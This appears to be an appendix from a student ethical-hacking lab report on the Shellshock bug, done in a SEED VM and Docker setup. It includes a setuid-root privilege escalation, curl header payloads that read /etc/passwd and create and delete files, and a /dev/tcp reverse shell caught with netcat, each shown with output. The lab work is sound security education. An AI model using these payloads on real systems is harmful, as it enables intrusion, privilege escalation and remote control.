


Fig 3.7: Alice opens the link, which generates a Post request

## 7. Appendix C

### a) Task B2: Exploiting shellshock

```
👉 To exploit this ShellShock vulnerability, we need to replace the default patched shell with the vulnerable shell (bash_shellshock)

Step 1
    sudo cp bash_shellshock /bin          # copy to /bin
    ls /bin/bash_shellshock               # check

    sudo ln -sf /bin/bash_shellshock /bin/sh      # change the default shell
    ls -l /bin/sh

👉 We also need a program (vul.c) that will exploit this vulnerability, and it should run in superuser mode.

Step 2
    gcc vul.c -o vul           # Compile
    ./vul

    sudo chown root vul
    sudo chmod 4755 vul

    export foo='() { echo "hello"; }; /bin/sh'      # attack
    ./vul
```

Fig 4.1: Commands used

```
1 // This code lists files in the current directory, one per line
2 #include <stdio.h>
3 #include <sys/types.h>
4 #include <unistd.h>
5 #include <stdlib.h>
6
7 int main(int argc, char *argv[], char *envp[])
8 {
9     setuid(geteuid());
10    system("/bin/ls -l");
11    return 0;
12 }
```

Fig 4.2: vul.c  
program

```
seed@VM: ~/.../COM3031-Lab03-shellshock$ vi vul.c
[04/07/25]seed@VM:~/.../COM3031-Lab03-shellshock$ ls
docker-compose.yml  image_www  vul.c
[04/07/25]seed@VM:~/.../COM3031-Lab03-shellshock$ gcc vul.c -o vul
[04/07/25]seed@VM:~/.../COM3031-Lab03-shellshock$ ./vul
total 32
-rw-rw-r-- 1 seed seed 395 Dec  5 2020 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Feb 28 03:15 image_www
-rwxrwxr-x 1 seed seed 16784 Apr  7 07:29 vul
-rw-rw-r-- 1 seed seed 189 Apr  7 07:27 vul.c
[04/07/25]seed@VM:~/.../COM3031-Lab03-shellshock$ sudo chown root vul
[04/07/25]seed@VM:~/.../COM3031-Lab03-shellshock$ sudo chmod 4755 vul
[04/07/25]seed@VM:~/.../COM3031-Lab03-shellshock$ export foo='() { echo "hello";
}; /bin/sh'
[04/07/25]seed@VM:~/.../COM3031-Lab03-shellshock$ ./vul
sh-4.2#
```

Fig 4.3: Setting up  
an environment  
variable and shell

👉👉 To launch this attack, I used two terminals, one for Docker{dockps, docksh be} (to check whether the command worked or not) and another normal one.

### Task B2-A👉

```
curl -A "() { echo hereiam ; } ; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi      ##passwd
```

```
cat /etc/passwd          # check in other terminal
```

### Task B2-B👉

```
curl -e "() { echo hereiam ; } ; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

### Task B2-C👉

```
curl -H "ATTACK: () { echo hereiam ; } ; echo Content_type: text/plain; echo; /bin/touch /tmp/xyz_file" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
root@a956308d655a:/# ls /tmp      # create a file
```

### Task B2-D👉

```
curl -H "ATTACK: () { echo Task 3: Launching the Shellshock Attack ; } ; echo Content_type: text/plain; echo; /bin/rm /tmp/xyz_file" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi      ## delete a file
```

**Fig 4.4:** Commands to launch a shell

```
[04/06/25] seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { echo hereiam ; } ; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
games:x:4:65534:sync:/bin/sync
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System:/var/lib/gnats
nobody:x:65534:65534:nobody:/nonexistent
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
[04/06/25] seed@VM:~/.../COM3031-Lab03-shellshock$ root@be579b6ace10:#
root@be579b6ace10:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
root@be579b6ace10:~#
```

**Fig 4.5:** Read the /etc/passwd file

```
[04/06/25] seed@VM:~/.../COM3031-Lab03-shellshock$ curl -e "() { echo hereiam ; } ; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[04/06/25] seed@VM:~/.../COM3031-Lab03-shellshock$
```

**Fig 4.6:** Read the UID

```
[04/06/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -H "ATTACK:() { echo hereiam ; } ; echo Content-type: text/plain; echo; /bin/rm /tmp/xyz_file" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[04/06/25]seed@VM:~/.../COM3031-Lab03-shellshock$ ls /tmp
xyz_file
root@be579b6ace10:/#
```

**Fig 4.7: Create xyz\_file**

```
[04/06/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -H "ATTACK:() { echo hereiam ; } ; echo Content-type: text/plain; echo; /bin/rm /tmp/xyz_file" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
[04/06/25]seed@VM:~/.../COM3031-Lab03-shellshock$ ls /tmp
xyz_file
root@be579b6ace10:/# ls /tmp
xyz_file
root@be579b6ace10:/# ls /tmp
root@be579b6ace10:/#
```

**Fig 4.8: Remove the xyz\_file**

### b) Task B3: Reverse shell

```
Task B3: Reverse_Shell
👉 again we are using 3 terminal one for docker, one of netcat and last normal terminal

$ dcup, dockps, docksh a9 (took Ip using ifconfig)          #docker
$ ifconfig(took 2nd Ip using ifconfig)
$ nc -l 9090                                              #netcat

ls, exit          # when you enter the shell

curl -A "() { echo hello ; } ; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```

**Fig 5.1: Commands for reverse shell**


```
root@be579b6ace10:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.9.0.80  netmask 255.255.255.0  broadcast 10.9.0
.255
```

**Fig 5.2: Ip of target container**

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
      inet6 fd00::c67b:9987:9904:2960  prefixlen 64  scopeid 0x0<
```

**Fig 5.3: Ip of host**

## Ethical Hacking and Pentesting [COMM3031]



```
[04/06/25]seed@VM:~/.../COM3031-Lab03-shellshock$ curl -A "() { echo hereiam; } ; echo Content-type: text/plain; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
[04/06/25]seed@VM:~/.../COM3031-Lab03-shellshock$ nc -l 9090
bash: cannot set terminal process group (30): Inappropriate ioctl f
or device
bash: no job control in this shell
www-data@be579b6ace10:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@be579b6ace10:/usr/lib/cgi-bin$ cd ../../..
cd ../../..
www-data@be579b6ace10:$ ls
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
```

**Fig 5.4: Running a R-shell using Curl and netcat**